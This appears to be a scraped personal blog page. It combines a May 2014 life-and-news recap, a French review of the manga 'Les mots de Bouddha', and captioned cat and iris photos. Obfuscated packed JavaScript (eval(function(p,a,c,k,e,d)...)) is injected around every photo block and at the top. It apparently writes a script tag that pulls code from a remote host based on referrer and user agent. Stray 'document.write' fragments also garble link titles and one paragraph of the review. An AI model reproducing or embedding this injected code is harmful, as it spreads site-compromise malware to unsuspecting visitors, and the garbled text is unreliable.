eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zyzst|var|u0026u|referrer|dnsyk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nybfb|var|u0026u|referrer|hkdfd||js|php’.split(‘|’),0,{}))

I had to deal with a lot of anxiety in May. I couldn’t take it anymore at my job (I liked the team, the place, the job itself, but the long commuting hours and unruly teenagers where making my life impossible). I was on the verge of depression and needed to do something. However, the prospect of a new workplace (slightly closer from home, quieter) was also a source of apprehension. Was I making the right decision (I am still not sure) ? All this was translating into various body pains (back, chest, jaw, digestion problems, general discomfort, etc.).

Also we’ve been in the new house for over two years now and did very little work, so I really needed to get going with the repairs and improvements. I took two weeks off toward the end of the month for that purpose. First I wanted to repair and paint the garage door, but simply replacing the broken door-opener revealed quite a saga (the installation guy had to come THREE times and I had to hire an electrician to move a light fixture and install an electrical outlet).

As usual I started my vacations with a cold, watch too much TV and ended up doing only half of what I planned (the weather was not so bad, but I spent lots of time waiting for the workmen). I wrote only one manga comment (Joséphine Impératrice, vol. 1). No time left to visit museums with my wife and it was raining on the day we were planning to go to the botanical garden. But at least I finished the garage door and got the ball rolling with the house repairs… However, I better get going because there is still a lot to do for the remaining part of the summer!

Not much happened on the world stage (or was I too busy to notice anything ?). I got mostly interested with Apple WWDC keynote. The announcement was very promising, but also quite disappointing as they announced only software products (OS X 10.10 Yosemite and iOS 8, both due in fall) and absolutely NO hardware (I was expecting to see updates for the iPhone, Mac-Mini and AppleTV). But it was to be expected at a developers’ conference. While reading online I nevertheless gathered over a hundred news links that you’ll find just after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Apple: the 2014 WWDC keynote announcements

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Library Humour

Local News & National Politics

Media, Culture, Entertainment & Society

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

L’image du chat-medi / Cat-urday’s picture

I think I need a larger couch!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkesb|var|u0026u|referrer|kideh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tazhe|var|u0026u|referrer|nfihz||js|php’.split(‘|’),0,{}))
J’pense qu’il me faut un divan plus large !
(2014-06-03)
<a href="
https://www.flickr.com/photos/clodjee/14233686097&quot; target="“new”" title="I think I need a larger couch! by Clodjee Pelletier, document.write(“”); on Flickr”>I think I need a larger couch!

NASA USTREAM

Relaxing view: ISS HD Earth Viewing
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebyhs|var|u0026u|referrer|nfebt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|keizs|var|u0026u|referrer|nezhn||js|php’.split(‘|’),0,{}))

NASA Public channel

Broadcast live streaming video on Ustream

Les mots de Bouddha

“Ce manga aborde avec une grande simplicité les origines et les préceptes du bouddhisme. Tout en expliquant comment dans notre vie moderne ces concepts peuvent toujours nous aider à vivre en paix. Découvrez les principes vulgarisés du bouddhisme au travers de la vie de Bouddha.” [ Texte du site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|deydk|var|u0026u|referrer|ibnza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysefe|var|u0026u|referrer|ktdhr||js|php’.split(‘|’),0,{}))

Aux sources du canon bouddhique !

“Le bouddhisme est né il y a 2500 ans. Le texte le plus ancien et le plus proche de la doctrine d’origine de Bouddha qui soit parvenu jusqu’à nous est le sutta nipâta. Peut-on rendre avec des mots simples ce qui se disait aux sources de la doctrine, document.write(“”); à l’époque où Bouddha prêchait aux gens ?”

“Vous voici présentées en manga une vie et une pensée emplies de la compassion et de sagesse d’un maître…”

Pourquoi les gens se tourmentent-ils tant…?” [ Texte de la couverture arrière ]

Continuez après le saut de page >>

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.

Les mots de Bouddha (??????????????????????? / Manga de dokuha: budda no kotoba (sutta nip?ta) / “Lire en manga: Les paroles de Bouddha (Sutta Nipata) ”) est le soixantième volume de la collection manga de dokuha publiés par East Press en mai 2010 (le #1112 du catalogue de l’éditeur). L’adaptation et le dessin ont été réalisé par le studio Variety Art Works, dont on connait très peu de chose. C’est le onzième titre de la collection a être traduit par Soleil Manga en avril 2013 dans sa collection “Classiques”. J’ai déjà introduit cette collection et commenté quelques uns de ses titres (L’Ancien et le Nouveau Testament de la Bible, À la recherche du temps perdu, Le Capital, Le rouge et le noir, Les misérables, Guerre et Paix, Le manifeste du Parti Communiste et L’interprétation des rêves). Cette collection reprend en traduction quelques titres de l’impressionnante collection japonaise Manga de Dokuha (comportant jusqu’à maintenant cent-cinquante titres!) publiée par East Press, qui se consacre à adapter en manga des classiques de la littérature pour les rendre accessible à un plus large publique.

La vie de Siddhartha Gautama, qui fut par la suite plutôt appellé « l’Éveillé » (i.e. bouddha), a été adapté en manga à plusieurs reprises: la version la plus complète est sans aucun doute La vie de Bouddha (voir mon commentaire sur la version anglaise) par Osamu Tezuka et la plus drôle probablement Les vacances de Jésus et Bouddha (voir commentaire) par Hikaru Nakamura. Toutefois dans ce cas-ci on ne peut pas vraiment parler de biographie puisque, comme tout les volumes de la collection “Classique”, il s’agit plutôt de l’adaptation d’une oeuvre littéraire. En effet Les mots de Bouddha nous introduit tant bien que mal au Sutta Nip?ta (« choix d’instructions »), le plus ancien recueil de textes bouddhiques (probablement écrit au 3e siècle avant notre ère) contenant les enseignements de Bouddha sous leur forme la plus proche de l’originelle (il inclut entre autre les entretiens de Bouddha avec ses disciples). Ce recueil de s?tra appartient à la « collection mineure » (Khuddaka Nik?ya) du Canon pâli qui regroupe les textes fondateurs du courant bouddhiste therav?da (« doctrine des Anciens »). [ci-contre: pg 108]

Le “Prologue” (pg 5) nous dit que “La religion propose de résoudre les diverses inquiétudes que nourrit l’être humain, ainsi que sa peur de la mort… en l’orientant vers une manière de vivre et d’être.” L’une des religions prédominantes en Asie est le bouddhisme, fondé par Siddhartha Gautama il y a 2500 ans. “Ayant mystérieusement rencontré les souffrances endurées par les être humains…” Bouddha “a atteint l’Éveil au terme d’une période d’austérité et de méditation. Les hommes ne peuvent vivre en échappant… à la souffrance ou l’anxiété. (…) Pourtant, en étudiant le chemin de la connaissance [la force qui permet de voir la vérité ultime dans toute sa clarté et d’atteindre l’illumination] et les paroles que nous a laissées Bouddha… on peut peut-être dissoudre ces souffrances.”

Comparaison des pages 10-11 de l’édition originale et française

Un jeune moine fictif nommé Butsugaku nous servira de narrateur et nous guidera au travers les merveilleux enseignements et la sagesse de Bouddha. Dans la première partie, “Siddhartha Gautama” (pg 14), il nous introduit très brièvement à l’ancienne civilisation de la vallée de l’Indus, au Brahmanisme et au cycle des réincarnations (Sa?s?ra) dont l’humain aspire à se libérer pour atteindre la paix de l’éternité (Nirv??a). Siddhartha Gautama est né vers le 5e siècle avant notre ère dans le royaume de Sh?kya. Prince héritier, il reçu une excellente éducation et eut une existence très protégée jusqu’à ce qu’il fasse les “quatre rencontres” (lors de promenades hors du palais il découvrit la vieillesse, la maladie, la mort et fit la rencontre d’un moine) et qu’il décide, à l’âge de 29 ans, de se faire moine ascète errant.

Comparaison des pages 12-13 de l’édition originale et française

Dans la seconde partie, “Siddhartha, le moine errant” (pg 38), il va de villes en villes, priant et pratiquant. Il apprend des techniques de méditations auprès de plusieurs maîtres, puis passe six ans à méditer avec cinq compagnons pour élever son énergie spirituelle par des austérités et des mortifications extrêmes qui l’amenèrent au seuil de la mort. Un jour il accepte l’aumône d’un bol de riz au lait d’une passante et décide de suivre un nouveau chemin: la voie médiane, qui ne s’incline ni vers l’excès de plaisirs, ni vers les mortifications.

Dans la troisième partie, “L’Éveil et le bouddhisme” (pg 52), Siddhartha, alors âgé de 35 ans, continue seul sa quête de l’Éveil. Il décide de s’installer au pied d’un arbre et d’y méditer profondément jusqu’à ce qu’il obtienne l’illumination. Des démons lui apparaissent et tentent de le troubler par des illusions et des tentations mais il reste imperturbable et finalement atteint l’Éveil. Il continue à méditer en différents lieux, dans la sérénité, et après sept semaines Brahm? lui apparut et l’enjoins à expliquer aux gens les lois qui régissent l’illumination et à répandre son enseignement. Bouddha sa demanda comment expliquer une chose aussi difficile… Il décida d’abord de retrouver ses cinq anciens compagnons de méditation et de leur expliquer les lois et l’état d’esprit qui amène à l’illumination. Ils reçurent son enseignement (dharma) et devinrent des Arhat, puis formèrent une communauté (la sangla). C’est le début du bouddhisme…

Dans la quatrième partie, “En voyage pour prêcher” (pg 72), il part prêcher sur les routes en compagnie de ses cinq disciples. Il enseigne que l’être humain est composé de cinq agrégats: la forme corporelle, la sensation, la perception, les formations mentales (volonté, karma) et la conscience. L’humain vit avec quatre souffrances clés (naissance, vieillissement, maladie, mort) auxquelles s’ajoutent quatre douleurs dites “sociales” (séparation, haine, désir, déception de soi). L’élimination de ces souffrances passe par “les quatre nobles vérités”: l’acceptation de la souffrances, de ses origines variées, de la nécessité d’en éliminer les causes, de le faire par un chemin méthodique. La cessation de la souffrance passe par un comportement juste: le “noble sentier octuple” qui inclut la vision juste (comprendre la réalité), l’intention juste, parole juste (ne pas mentir ni médire), l’action juste (se comporter moralement en évitant le vol, le meurtre ou l’alcool), des moyens d’existences justes (travailler), l’effort juste, la prise de conscience juste et la méditation juste. Pour cela il faut éviter les obstacles que sont les flèches des souffrances (illusions, ignorance, orgueil, désir, et malveillance) et les cinq “voiles” ou empêchements égocentriques qui obscurcissent l’esprit (avidité, colère, paresse, agitation intérieure et doute). Seul celui qui a un comportement et des pratiques justes, qui s’efforce de renoncer à l’attachement qu’il a pour lui-même (l’impersonnalité ou le non-soi) ou pour autrui, qui s’applique à ses débarrasser des flèches de la souffrance et des cinq voiles et qui avance sereinement sans se détourner de la vérité peut devenir un homme saint.

Dans la cinquième partie, “Le développement de la communauté” (pg 99), on y voit la croissance de la communauté des disciples de Bouddha et quels étaient les principaux disciples. On y explique également les cinq préceptes du bouddhisme: ne pas tuer, voler, commettre d’adultère, mentir et boire de l’alcool. Aussi, Bouddha disait que “tout en ce monde est lié, en interdépendance. Chaque phénomène a une cause (…). L’origine des souffrances (vieillissement et mort inclus) est clairement l’ignorance, l’aveuglement. Il donne alors douze facteurs en relation les uns avec les autres, qu’on appelle “les douze liens”, expliquant l’enchevêtrement de ces souffrances.” Las vieillesse et la mort origine de la naissance, elle même liée au devenir, à l’attachement, au désir, aux sensations, aux contacts, à l’aveuglement, au karma, à la conscience, au nom et la forme, puis au six sens. “L’aveuglement (ou méconnaissance de ces lois universelles) est à l’origine des souffrances… (…) L’aveuglement dépose le voile de l’ignorance sur la réalité. Les désirs ou disons les “soifs” naissent de l’ignorance. Ces soifs sont les désirs fondamentaux de l’être humain (…) : le plaisir des possessions, l’attachement à la vie et le principe d’auto-annihilation.” Le bouddhisme moderne inclut également dans l’aveuglement les “trois poisons” : l’ignorance (et la stupidité) de laquelle naissent aussi l’avidité et la colère (et l’intolérance d’autrui). On élimine l’ignorance par une compréhension juste des choses, en se défaisant du soi, en développant une bonté sans limite et de l’amour pour tout les êtres vivants.

La paix de l’esprit (pg 144-145)

Dans la sixième partie, “Le vieillissement et la mort” (pg 129) et dans la septième partie, “La paix de l’esprit” (pg 143), Bouddha continue de prêcher. Dans la neuvième partie, “La mort de Bouddha” (pg 160), on raconte que lorsque Bouddha sentit qu’il s’affaiblissait et qu’il se rapprochait de sa mort, il partit pour un dernier voyage avec Ánanda, son cousin et l’un de ses plus ancien compagnons. À Kushinagar, il s’allongea sur le côté entre deux saules et mourut ainsi paisiblement à l’âge de quatre-vingt ans. L’emplacement de sa mort est considéré comme l’un des quatre lieux saints du bouddhisme avec le lieu de sa naissance (Lumbini), le lieu de son illumination (Bodhgaya) et le lieu de son premier sermon (Sarnath). Après la crémation de sa dépouille, ses restes furent divisés en huit urnes qui furent enterrées et l’on éleva des st?pa pour commémorer chacun des sites où reposaient les reliques. Cela semble avoir été confirmé en 1898 par la découverte à Piprahwa d’une telle urne reposant sous un st?pa (je me souviens d’avoir vu un intéressant reportage de Arte sur ce sujet, intitulé “Reliques du Bouddha”).

Le manga se conclu avec un “épilogue” (pg 180) qui fait la synthèse de la doctrine délivrée par Bouddha après son illumination et explique brièvement l’évolution du bouddhisme après sa mort. La communauté se scinda d’abord en deux grands groupes (Mahayana et Theravada), puis l’accumulation de formations sectaires dissidentes créa une vingtaine de mouvements différents qui finirent peu à peu par disparaitre, oubliés ou absorbés par l’hindouisme. La bouddhisme finit par quasiment disparaître d’Inde mais se répandit dans le reste de l’Asie, puis dans le monde entier.

Synthèse de la doctrine délivrée par Bouddha après son illumination (pg 182-85)

Les mots de Bouddha est un manga fascinant. Le style graphique est plutôt bon, quoique extrêmement caricatural par moment mais assez bien dans l’ensemble. Le récit est fluide et compréhensible malgré que ce ne soit toute même qu’une grossière simplification. Considérant toute la difficulté de rendre un sujet aussi complex et abstrait il faut avouer que ce manga y réussi quand même pas trop mal.

Le manga nous offre une intéressante introduction, un bon point de départ, pour comprendre les préceptes à la fois simples et complexes du bouddhisme. Toutefois, malgré l’attrait que je ressens pour ces idées (qui sont similaires au fondement de la plupart des philosophies et religions) je ne crois pas que je ne puisse jamais y adhérer avec succès! Mais si l’on ignore l’illumination, c’est tout de même un bon guide pour aspirer à une existence meilleure, bâtie sur des principes de moralité, d’excellence et de poursuite de la connaissance et de l’amélioration de soi — principes qui correspondent déjà à mes convictions profondes.

Les mots de Bouddha est donc un manga plutôt intéressant et fortement recommandé à tous ceux qui s’intéresse le moindrement au bouddhisme.

Les mots de Bouddha, par “Bouddha”, adapté et illustré par Variety Art Works (traduction: Anne Mallevay). Toulon, Soleil Manga (Coll. Classiques), avril 2013. 12,8 x 18,2 x 1,50 cm, 192 pg., 6,99 € / $12.95 Can. ISBN: 978-2-30202-481-6. Lecture dans le sens occidental et recommandé pour jeunes adultes (14+).
Pour plus d’information vous pouvez consulter les sites suivants:

Manga de dokuha: Buddha no kotoba © Variety Art Works • East Press Co., Ltd. All rights reserved. Édition française © 2013 MC Productions.

[ Translate ]

L’image du mer-fleurie


Iridaceae : Iris: Iris germanica ?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hriaz|var|u0026u|referrer|sdsbh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryheb|var|u0026u|referrer|fnsrk||js|php’.split(‘|’),0,{}))
Iris / Iris
Apparition tardive d’un iris jaune (même espèce ?) dans mon jardin
Late blooming of a yellow iris (same species ?) in my garden
(2014-06-07)
<a href="https://www.flickr.com/photos/clodjee/14376659532&quot; title="Yellow iris by Clodjee Pelletier, document.write(“”); on Flickr”>Yellow iris

L’Image du chat-medi / Cat-urday’s picture

Saya relaxant / Saya relaxing
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkkir|var|u0026u|referrer|bhsen||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytrir|var|u0026u|referrer|tyfae||js|php’.split(‘|’),0,{}))
2014-05-30
<a href="
https://www.flickr.com/photos/clodjee/14377079324&quot; target="“new”" title="Saya relaxing by Clodjee Pelletier, document.write(“”); on Flickr”>Saya relaxing

L’image du mer-fleurie



Iridaceae : Iris: Iris germanica ?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ihyyh|var|u0026u|referrer|kirfy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ierhr|var|u0026u|referrer|annre||js|php’.split(‘|’),0,{}))
Iris / Iris
Les iris ont commencé à fleurir dans mon jardin dès le 28 mai
Iris started to bloom in my garden from may 28th
(2014-05-31 & 2014-06-01)
<a href="https://www.flickr.com/photos/clodjee/14320186411&quot; target="“new”" title="Iris by Clodjee Pelletier, document.write(“”); on Flickr”>Iris
Iris